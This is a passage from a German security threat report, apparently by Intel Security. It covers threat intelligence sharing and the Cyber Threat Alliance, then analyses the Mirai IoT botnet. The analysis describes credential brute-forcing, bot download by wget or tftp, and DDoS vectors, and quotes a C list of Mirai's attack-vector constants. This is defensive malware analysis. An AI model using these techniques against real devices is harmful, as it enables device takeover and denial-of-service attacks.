wichtigen Teil des Modells zum Bedrohungsdatenaustausch werden.

**Geschäftliche Partnerschaften: kommerzielle Bedrohungsdaten- und Sicherheitsanbieter**
Von Anbietern betriebene Bedrohungsdatenbörsen haben den Vorteil, dass spezialisierte Teams Bedrohungen untersuchen und bewerten.

## Große Herausforderungen

Der automatisierte Austausch von Bedrohungsdaten ist nicht neu, steckt jedoch noch in den Kinderschuhen. In den vergangenen Jahren investierte die Branche in die maschinelle Generierung und Erfassung taktischer Bedrohungsdaten. Die meisten Daten bestehen aus Ereignisprotokollen und Kompromittierungsindikatoren in Form von Datei-Hash-Werten, verdächtigen URLs sowie IP-Adressen. Diese Indikatoren sind äußerst zeitkritisch und verlieren praktisch sofort wieder an Wert. Gleichzeitig stellen das Gesamtvolumen und die Qualität dieser Daten neue Herausforderungen dar. Es ist schwer, in der Informationsflut die wirklich hochwertigen, praktisch verwertbaren Indikatoren zu identifizieren, wodurch die Untersuchung durch Sicherheitsanalysten erschwert wird.

Obwohl die Branche Möglichkeiten für den Austausch taktischer Bedrohungsinformationen geschaffen hat (insbesondere zwischen den unternehmenseigenen Produkten), ist der Austausch allgemeiner, um Kontext ergänzter Informationen (z. B. zu komplexen Kampagnen) im sinnvollen Umfang sowie mit anderen Branchenvertretern weiterhin nicht möglich. Sicherheitsanbieter und Organisationen, die wertvolle Bedrohungsinformationen in ihre Sicherheitsabläufe integrieren möchten, stehen fünf großen Herausforderungen gegenüber: Datenvolumen, Validierung, Qualität, Geschwindigkeit und Korrelation.

**Datenvolumen**
In den letzten Jahren hat die Implementierung verbesserter Sensoren, die verschiedene Informationen erfassen können, sowie entsprechender Schutzmaßnahmen zu einem enorm gestiegenen Datenfluss in die Bedrohungsdaten-Tools geführt. Big Data-Analysen und Machine Learning-Tools verarbeiten diese Daten und fügen eigene Analyseergebnisse hinzu. Dadurch werden letztlich die internen Möglichkeiten zur Erkennung potenzieller Angriffe und Bedrohungen verbessert, doch das Problem des erheblichen Missverhältnisses zwischen nützlichen und unwichtigen Informationen (Signal/Rauschen) bleibt unberührt. Trotz der Verbesserungen bei der Bedrohungserkennung sehen wir noch keine entsprechenden Verbesserungen bei den Möglichkeiten für menschliche Analysten zur Untersuchung, Verarbeitung und Reaktion auf die gesammelten Informationen. Anbieter arbeiten an Lösungen, die dieses Problem beheben sollen. Diese reichen von Zugriffsüberwachungen für sensible Daten bis zu hochentwickelten Sandboxes und Traps, die potenzielle Angriffe oder verdächtige Ereignisse anhand des Kontexts erkennen sollen. Weitere Automatisierungen sowie die Koordinierung der Prozesse sind erforderlich, um die Kompetenzen der IT-Mitarbeiter zu stärken.

**Validierung**
Fehlinformationen und Falschmeldungen sind nichts Neues. Kriminelle können falsche Bedrohungsberichte einreichen, um Bedrohungsdatensysteme zu verwirren oder zu überlasten. Daher müssen die Quellen für ausgetauschte Bedrohungsdaten validiert werden. Das gilt für interne ebenso wie für externe Daten. Die Bedeutung der Validierung externer Daten ist wahrscheinlich offensichtlicher, da sichergestellt werden muss, dass die eingehenden Bedrohungsdaten aus legitimen Quellen stammen und während der Übertragung nicht manipuliert wurden. Dies wird meist durch Verschlüsselung, Hash-Werte sowie andere elektronische Signaturen erreicht. Bei internen Daten geht es weniger um die Validierung der Quellen, sondern vor allem um die Analyse und Bewertung des Inhalts: Handelt es sich um einen tatsächlichen Angriff oder um ein Ablenkungsmanöver, das die Aufmerksamkeit und Ressourcen von einer weniger auffälligen, verschleierten Bedrohung ablenken soll?

**Qualität**
Die Qualität der ausgetauschten Informationen hängt eng mit der Validierung der Datenquellen zusammen. Legitime Quellen können beliebige Daten senden, von tatsächlichen Angriffs- oder Kompromittierungsindikatoren bis hin zu einem ganzen Ereignis-Feed, was für die Empfänger jedoch wenig oder gar nicht relevant sein kann. Obwohl bei Bedrohungsdaten grundsätzlich das Prinzip „Mehr ist besser" gilt, sind diese Daten häufig mehrfach vorhanden oder von so geringer Qualität, dass sie wenig Wert haben. Viele Börsen für Bedrohungsdatenaustausch kommen online, doch sie sind immer nur so gut wie die eingehenden Daten und die verwendeten Sensoren. Anbieter müssen die Sicherheitssensoren neu ausrichten, um Überwachungsdaten mit mehr Kontext zu erfassen und zu kommunizieren, damit Entscheidungsunterstützungssysteme innerhalb eines Angriffs konstante Strukturelemente erkennen können. Wichtige Schritte wie Filterung, Tagging und Deduplizierung sollten bei der Datenerfassung automatisiert erfolgen, um den Wert der Bedrohungsdaten zu erhöhen und die Verwertbarkeit zu verbessern. Mit der Cyber Threat Alliance (CTA) wird 2017 eine vielversprechende Maßnahme zur Verbesserung der Bedrohungsdatenqualität starten. Die Qualität der von den Mitgliedern der CTA online bereitgestellten Bedrohungsdaten wird automatisch bewertet, und die Mitglieder können nur dann Bedrohungsdaten herausziehen, wenn ihre eigenen bereitgestellten Daten von ausreichender Qualität sind.

**Geschwindigkeit**
Die Übertragungsgeschwindigkeit oder, genauer gesagt, die Latenz zwischen Bedrohungserkennung und dem Erhalt wichtiger Bedrohungsinformationen ist ein weiterer wichtiger Faktor. Wenn diese Informationen zu spät eintreffen, um einen Angriff abwehren zu können, sind sie nur noch für die Bereinigung nützlich. Das ist nur einer der Gründe für die Bedeutung offener, standardisierter Kommunikationsprotokolle, die für den Austausch von Bedrohungsdaten entwickelt und optimiert werden. Die Ausbreitung von Angriffen zwischen Systemen erfolgt innerhalb weniger Minuten nach der Kompromittierung eines Geräts, sodass die Kommunikation zwischen Sensoren und Systemen innerhalb des Unternehmens praktisch in Echtzeit erfolgen muss. Da sich hochentwickelte hartnäckige Bedrohungen sowie raffinierte, gezielte Kampagnen häufig an mehrere Unternehmen innerhalb einer Branche richten, muss die Kommunikation von einem Unternehmen zu anderen, die zudem meist über Zwischenhändler oder Informationsbörsen erfolgt, innerhalb weniger Stunden nach dem ersten Hinweis auf einen Angriff erfolgen.

**Korrelation**
Nach dem Erhalt der Bedrohungsdaten ist die Korrelation dieser Informationen – unter Berücksichtigung von Mustern und Datenpunkten, die für das eigene Unternehmen relevant sind – der letzte und gleichzeitig wichtigste Schritt. Auch wenn einige Unternehmen die Rohdaten als proprietär oder wettbewerbsrelevant einstufen, ist die eigentliche Möglichkeit zur Datenerfassung nicht der wichtigste Faktor. Entscheidend ist vielmehr die Verarbeitung dieser Daten zu Informationen sowie Wissen, damit Sicherheitsverantwortliche auf dieser Grundlage handeln können. Für effektive Erkennungs- und Behebungsmaßnahmen ist es notwendig, Daten nahezu in Echtzeit zu validieren, über Betriebssysteme, Geräte und Netzwerke hinweg zu korrelieren, das Ereignis basierend auf diesen Erkenntnissen zu analysieren, die weiteren Schritte zu priorisieren sowie geeignete Gegenmaßnahmen zu bestimmen. Das Ziel besteht darin, Ereignisdaten mithilfe von Technologien und Machine Learning zu untersuchen, diese Daten auf wichtige Ereignisse zu reduzieren und die Zwischenfälle anschließend zu überprüfen sowie zu priorisieren, damit sich Sicherheitsanalysten auf die schwerwiegendsten Elemente konzentrieren können.

Zusammengenommen beschreiben diese Schwierigkeiten das Bedrohungsdatenaustausch-Problem der „letzten Meile" – die Verarbeitung und Verwandlung dieser Informationen in kontrollierte Aktionen. Für diese letzte Meile benötigen wir bessere Möglichkeiten für den Bedrohungsdatenaustausch zwischen den Produkten mehrerer Anbieter, bessere Methoden zur automatischen Identifizierung von Beziehungen zwischen erfassten Bedrohungsdaten sowie Machine Learning-Techniken zur Vereinfachung der Untersuchungen.

Indikatoren, die sich in Warteschlangen, Posteingängen oder Berichten befinden, sind wertlos, solange sie nicht in Tools verarbeitet und für Analysen sowie Reaktionen verwendet werden. Mit anderen Worten: Solange die überwältigende Menge an Bedrohungsdaten auf die Verarbeitung durch Sicherheitsanalysten wartet, sind diese Daten wertlos. Sicherheitsverantwortliche aller Branchen setzen immer mehr Technologien und Mitarbeiter ein, um Signale und Rauschen zu trennen, die Signale in priorisierte Ereignisse zu verwandeln und anschließend die Daten zu untersuchen, die das größte Risiko darstellen.

Ohne eine Sicherheits- und Datenschutzstrategie lässt sich das Problem auch mit noch mehr Technologien und noch mehr Ressourcen nicht lösen. In zu vielen Unternehmen haben die Sicherheitsteams keine Ahnung, welche Datenschnipsel für den Geschäftsbetrieb oder das Unternehmen die größte Gefahr darstellen, sodass sie allgemein versuchen, alles zu schützen. Da die Anzahl der Geräte und der Umfang der generierten sowie gespeicherten Daten um Größenordnungen steigen, ist die Überlastung immer weniger handhabbar.

## Austausch von Bedrohungsdaten ist ein Muss

Es ist wichtig, Daten von möglichst vielen Quellen nahezu in Echtzeit zu erfassen, zu analysieren sowie zu validieren und damit Ereignisse zu priorisieren sowie zu untersuchen. Der Austausch von Bedrohungsdaten verringert erheblich die Vorteile der Angreifer, sodass deren Aktionen weniger profitabel und der effektive Kampagnenlebenszyklus verkürzt werden. Durch die Neugestaltung der rechtlichen Rahmenbedingungen fallen bisher bestehende Hürden für diesen Austausch. Beispielsweise bietet das US-Gesetz CISA (Cybersecurity Information Sharing Act) Haftungsschutz für Unternehmen im Privatsektor und schafft die gesetzliche Grundlage für den Austausch von Bedrohungsdaten zwischen privaten Organisationen und der US-Regierung.

Ebenso wie das CISA fördern und unterstützen Staaten auf der ganzen Welt die Gründung von Organisationen für Informationsaustausch, um die Erfassung und Verteilung von Bedrohungsdaten zwischen Interessengruppen zu beschleunigen. Zur effektiven Nutzung dieser Daten sind offene Architekturen für Datenerfassung und -austausch notwendig, damit diese Daten zeitnah zur Verfügung stehen und praktisch verwertbar sind. Derzeit werden Datenstandards für Interoperabilität etabliert, doch diese Protokolle müssen um Automatisierung ergänzt werden, damit diese umfangreichen Informationen schnell validiert und verarbeitet werden können. Auch neue Marktplätze für Bedrohungsdaten werden gerade gegründet und müssen weiter ausgebaut werden, um den Informationsaustausch mit messbaren Vertrauensindikatoren zu unterstützen und zu fördern.

Die Cyber Threat Alliance hat die Schaffung eines dynamischen Echtzeit-Vertrauensmarktes zum Ziel, über den entsprechend Branchenempfehlungen Bedrohungsindikatoren ausgetauscht und überwacht werden können. Das Modell soll Unternehmen zum Austausch von Daten sowie Bedrohungskontexten anregen, damit alle Beteiligten ihre Systeme besser schützen und die Effektivität sowie die Dauer eines Angriffs begrenzen können.

## Cyber Threat Alliance

Am 13. Februar kamen die CEOs der sechs Gründungsmitglieder der Cyber Threat Alliance zusammen, um den Start der CTA als eigenständige Organisation mit einer unabhängigen Führungsstruktur bekannt zu geben. Die Organisation konzentriert sich auf die Umwandlung abstrakter Bedrohungsdaten in real nutzbare Schutzmaßnahmen, die so schnell wie möglich für möglichst viele Interessierte zur Verfügung stehen. Die CTA-Plattform ist eine automatisierte Bedrohungsdatenaustausch-Plattform, die die Effizienz und Effektivität des Informationsaustauschs verbessern und den Weg dieser Bedrohungsdaten von reinen Informationen zu konkreten Maßnahmen verkürzen soll. Ein Großteil dieser Informationen wird in Form von Playbooks zu Bedrohungen bereitgestellt, die Bedrohungsindikatoren und Kontextdaten zu verwertbaren Bedrohungsdaten zusammenfassen, damit sich die Sicherheitsverantwortlichen auf den Schutz ihrer Ressourcen konzentrieren können.

Angreifer testen unsere Schutzmaßnahmen aus, um Möglichkeiten zu finden, der Entdeckung zu entgehen. Wenn mehrere Anbieter und Systeme gleichzeitig Erkennungs- und Schutzmaßnahmen treffen können, wird die Effektivität aller Systeme stärker verbessert, als dies der Fall wäre, wenn jeder Anbieter oder jedes System aus sich allein gestellt wäre.

Diesen Bericht teilen

Kurzvorstellung

Nutzung von Bedrohungsdaten

**Wenn Sie mehr über die Integration von Bedrohungsdaten in eine Intel Security-Umgebung erfahren möchten, lesen Sie bitte unsere Kurzvorstellung Nutzung von Bedrohungsdaten.**

Die CTA besteht aus den folgenden sechs Gründungsmitgliedern, die seit 2014 auf verschiedene Weise zusammenarbeiten (in alphabetischer Reihenfolge):

- Check Point
- Cisco
- Fortinet
- Intel Security
- Palo Alto Networks
- Symantec

Außerdem umfasst die CTA zahlreiche weitere Mitglieder. Die CTA-Mitglieder vertreten den Standpunkt, dass ihr Wettbewerb am effektivsten ist, wenn sie sich auf die Verbesserung von Sicherheitsprodukten und -technologien konzentrieren. Die gemeinsame Schaffung und Nutzung einer Plattform für den Bedrohungsdatenaustausch wird neue Sicherheitsentwicklungen und -verbesserungen ermöglichen, wovon letztendlich alle Beteiligten profitieren.

Wenn Sie mehr über die Integration von Bedrohungsdaten in eine Intel Security-Umgebung erfahren möchten, lesen Sie bitte unsere Kurzvorstellung Nutzung von Bedrohungsdaten.

# Mirai, das IoT-Botnet

*Yashashree Gund, Ravikant Tiwari und Christiaan Beek*

Das Internet der Dinge (IoT) führt zu einem tiefgreifenden Wandel bei alltäglichen Geräten, den wir erst im Ansatz erkennen. Schon heute sind nach Schätzungen von Intel mehr als 15 Milliarden intelligente Internet-fähige Geräte im Einsatz, und wir gehen davon aus, dass diese Zahl bis Ende 2020 auf 200 Milliarden steigt. Viele dieser Geräte sind unzureichend gesichert.

Am 21. Oktober 2016 wurde das DNS-Unternehmen (Domain Name Service) Dyn mit einer massiven und komplexen DDoS-Attacke (Distributed Denial-of-Service) angegriffen. Der Angriff bestand aus zwei Phasen: Die erste Phase fand zwischen 11:10 und 13:20 Uhr UTC statt, die zweite zwischen 15:50 und 17:00 Uhr UTC. Auf dem Höhepunkt des Angriffs wurde Dyn mit 1,2 TBit/s an Datenverkehr überflutet, was dem stärksten bisher ermittelten DDoS-Datenverkehr entspricht. Die Analyse des Angriffs zeigte, dass der DDoS-Datenverkehr von IoT-Geräten erzeugt wurde, die zum Mirai-Botnet gehörten.


Anna-Senpai, der angebliche Autor des Mirai-Botnets, soll hinter den drei schwersten DDoS-Attacken des Jahres 2016 stehen – den Angriffen auf die Webseite Krebs on Security, den DNS-Anbieter Dyn und den französischen Cloud-Computing-Dienst OVH.

Am 1. Oktober 2016 veröffentlichte Anna-Senpai den Quellcode von Mirai (der Name stammt von der Anime-Serie „Mirai Nikki“). Diese Veröffentlichung führte zu einer Reihe abgeleiteter Botnets, die offensichtlich von Skriptkiddies betrieben werden und nur einen begrenzten Umfang erreichen. Die Veröffentlichung führte auch zu „DDoS-as-a-Service“-Angeboten auf Basis von Mirai, mit denen interessierte Angreifer mit Leichtigkeit DDoS-Attacken auf schlecht gesicherte IoT-Geräte durchführen können.

In diesem Hauptartikel untersuchen wir das Mirai-Botnet und seine Bots, einschließlich der Architektur und inneren Abläufe, der vielen Angriffsvektoren zum Überfluten von Zielen sowie der Evolution dieses Botnets.

## Architektur und Angriffsprozess

Die Mirai-Botnet-Architektur ist relativ geradlinig aufgebaut und umfasst mehrere Remote-Server, die sich mit vielen Instanzen des Mirai-Bots verbinden:




**Komponenten**

- **Mirai-Bot:** Die dauerhaft auf dem Gerät verbleibende Komponente, die Operationen wie den Verbindungsaufbau mit dem Kontroll-Server, Scans nach offenen Telnet- oder SSH-Ports, Brute-Force-Tests auf standardmäßige IoT-Gerätekennwörter sowie DDoS-Angriffe durchführt.
- **Kontroll-Server:** Ein vom Angreifer kontrollierter Server zur Überwachung erfolgreich infizierter IoT-Geräte-Bots. Mithilfe dieses Servers kann der Angreifer Befehle wie den Start eines DDoS-Angriffs an infizierte IoT-Geräte übermitteln.
- **Scan-Empfänger:** Sucht nach gescannten und erfolgreich gestohlenen Anmeldeinformationen von IoT-Geräten. Anschließend werden diese Anmeldedaten an den Download-Server weitergeleitet.
- **Download-Server:** Empfängt die gestohlenen Anmeldeinformationen vom Scan-Empfänger und lädt die Mirai-Bot-Binärdatei auf kompromittierte IoT-Geräte.

**Angriffsprozess**

Ein Mirai-Angriff beginnt mit dem Scannen eines breiten IP-Adressbereichs mithilfe eines hochentwickelten SYN-Scanners, der nach offenen Telnet- oder SSH-Ports sucht und versucht, hinter diesen Ports liegende IoT-Geräte zu finden. SYN-Scans ermitteln den Status der Kommunikationsports, ohne vollständige Verbindungen aufzubauen. Anschließend startet Mirai einen Brute-Force-Angriff auf diese IoT-Geräte und nutzt dabei ein Wörterbuch mit häufigen Standard-benutzernamen sowie -kennwörtern, um schlecht gesicherte IoT-Geräte zu identifizieren.


Der Mirai-Bot löst zudem den Domänennamen des Kontroll-Servers auf. Um Domänennamenblockierungen zu verhindern, sind die Domänennamen der Mirai-Kontroll-Server verschlüsselt sowie festkodiert und werden erst zur Laufzeit aufgelöst. Sobald der Brute-Force-Angriff erfolgreich ist, sendet die Malware die IP-Adresse sowie die Anmeldeinformationen des kompromittierten IoT-Geräts an den Kontroll-Server. Alternativ können die Informationen auch an einen dedizierten Scan-Empfänger-Server gesendet werden. Zudem werden die IP-Adresse und Anmeldeinformationen des IoT-Geräts zur zukünftigen Verwendung in einer Datenbank gespeichert. Der Scan-Empfänger-Server leitet die Informationen an mehrere Download-Server weiter.

Die Download-Server testen jedes kompromittierte IoT-Gerät darauf, ob die Programme wget oder tftp verfügbar sind. Wenn dies der Fall ist, lädt der Server die Mirai-Bot-Binärdatei auf das Gerät herunter. Andernfalls wird eine sehr kleine Binärdatei (ca. 1 KB) per Echo-Load heruntergeladen, die als wget agiert und die eigentliche Mirai-Bot-Binärdatei herunterlädt. Die Download-Server können für die Verwendung mehrerer IP-Adressen konfiguriert werden, um unter Linux die Portauslastung zu umgehen.

Sobald kompromittierte IoT-Geräte erfolgreich mit dem Mirai-Bot infiziert sind, wird der vorhergehende Prozess wiederholt, wobei jedes infizierte IoT-Gerät nach weiteren anfälligen Geräten sucht. Diese Methode der Selbstreplizierung war so effizient, dass Mirai allein mit Telnet-Angriffen 380.000 Geräte kompromittiert haben soll.


Um seinen Erfolg sicherzustellen, sind im Mirai-Bot weitere Techniken implementiert. So kann er andere Bots ausschalten, die seiner Ausführung in irgendeiner Weise im Wege stehen, sowie an den Telnet- oder SSH-Port gebundene Anwendungen beenden, um vollständigen und unkontrollierten Zugang für Mirai zu gewährleisten.

Der Mirai-Angriffsprozess




## Angriffsvektoren

Mirai kann DDoS-Angriffe auf Schicht 3, 4 und 7 des OSI-Modells durchführen, das die Kommunikation von Datenverarbeitungssystemen ohne Berücksichtigung der zugrunde liegenden internen Struktur und Technologie beschreibt.





Die Netzwerkschicht (3) kontrolliert die Übertragung der Daten von einem Computer zum anderen und ist für logische Adressierung, Routing, Datagramm-Verkapselung, Fragmentierung und Reassemblierung, Fehlerbehandlung sowie Diagnosen zuständig.

Die Transportschicht (4) gewährleistet den zuverlässigen Meldungseingang und umfasst Fehlerprüfungsmechanismen sowie Datenflusskontrollen. Diese Schicht stellt Services für Übertragungen im Verbindungsmodus sowie im verbindungslosen Modus bereit.

Die Anwendungsschicht (7) wird von Netzwerkanwendungen genutzt und bietet Protokolle, die die prozessübergreifende Kommunikation über IP-Netzwerke hinweg ermöglichen und eine robuste Kommunikationsschnittstelle sowie Benutzerdienste erlauben.

**Netzwerkschicht [Layer 3]**
- Netzwerkadressierung: Routing oder Switching
- Protokolle: IPSec, ARP, ICMP

**Transportschicht [Layer 4]**
- End-to-End-Fehlerkontrolle
- Protokolle: TCP/UDP

**Anwendungsschicht [Layer 7]**
- Nachrichtenformat, Mensch-Maschine-Schnittstelle
- Protokolle: HTTP, FTP, SMTP

Abbildung 4: Ein Mirai-Angriff kann drei Schichten des OSI-Modells ausnutzen

```
#define ATK_VEC_UDP        0  /* Straight up UDP flood */
#define ATK_VEC_VSE        1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS        2  /* DNS water torture */
#define ATK_VEC_SYN        3  /* SYN flood with options */
#define ATK_VEC_ACK        4  /* ACK flood */
#define ATK_VEC_STOMP      5  /* ACK flood to bypass
                                 mitigation devices */
#define ATK_VEC_GREIP      6  /* GRE IP flood */
#define ATK_VEC_GREETH     7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY    8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN  9  /* Plain UDP flood optimized
                                 for speed */
#define ATK_VEC_HTTP      10  /* HTTP layer 7 flood */
```

Abbildung 5: Ein Codefragment des Angriffsvektors von Mirai


**Angriffsvektoren für die Netzwerkschicht**

- GRE-IP- und Ethernet-Flood: Generic Routing Encapsulation (GRE) ist ein Tunneling-Protokoll, das Pakete für das Routing anderer Protokolle über IP-Netzwerke einkapselt. Der Versand einer großen Zahl von GRE-Paketen an einen DSN-Server ist ressourcenintensiv, da der DNS-Server versucht, die Pakete zu entkapseln. Mirai kann zwei Arten von GRE-Angriffen durchführen: mit und ohne Ethernet.

**Transportvektoren für die Netzwerkschicht**

- DNS Water Torture: Diese Technik veranlasst den rekursiven DNS-Server eines ISP, einen Angriff auf den autoritativen DNS-Server des Ziels zu starten. Bei dieser Technik senden infizierte IoT-Geräte dem DNS-Auflöser des ISP eine kleine Anzahl korrekter DNS-Anfragen, die den Zieldomänennamen mit einem Präfix aus Zufallswerten enthalten (z. B. 123.zieldomäne.de, 124.zieldomäne.de, xxx.zieldomäne.de). Der ISP-DNS-Server sendet diese Anfragen an den autoritativen DNS-Server des Ziels. Sobald der autoritative DNS-Server mit solchen Anfragen vom ISP-DNS-Server geflutet wird, reagiert er nicht mehr auf den ISP-DNS-Server. Der ISP-DNS-Server sendet anschließend die DNS-Anfragen zurück an weitere autoritative DNS-Server.

DNS Water Torture-Angriff




- **TCP STOMP-Flood:** Simple Text Oriented Message Protocol (STOMP) ist ein einfaches textbasiertes Anwendungsschicht-Protokoll. Über STOMP können Anwendungen mit Software kommunizieren, die in unterschiedlichen Programmiersprachen entwickelt wurde. Der Mirai-Bot kann das Ziel mit unsinnigen STOMP-Paketen überfluten. Im Quellcode von Mirai ist zu sehen, dass jede STOMP-Anfrage 768 Byte groß ist – bei der großen Anzahl an Mirai-Bots kann ein Angriff daher schnell eine Bandbreite von mehreren Gigabyte entwickeln.

- **TCP SYN-Flood:** Das Mirai-Botnet sendet SYN-Pakete an den DNS-Server. Als Reaktion darauf antwortet der DNS-Server mit einem SYN-ACK und wartet auf eine ACK-Antwort. Der Mirai-Bot antwortet aber nicht mit einem ACK, sondern überflutet den Server mit zahlreichen SYN-Anfragen. Bei jeder SYN-Anfrage wartet der DNS-Server auf die ACK-Antwort, sodass er irgendwann nicht mehr reagiert, da seine Ressourcen vollständig belegt sind.
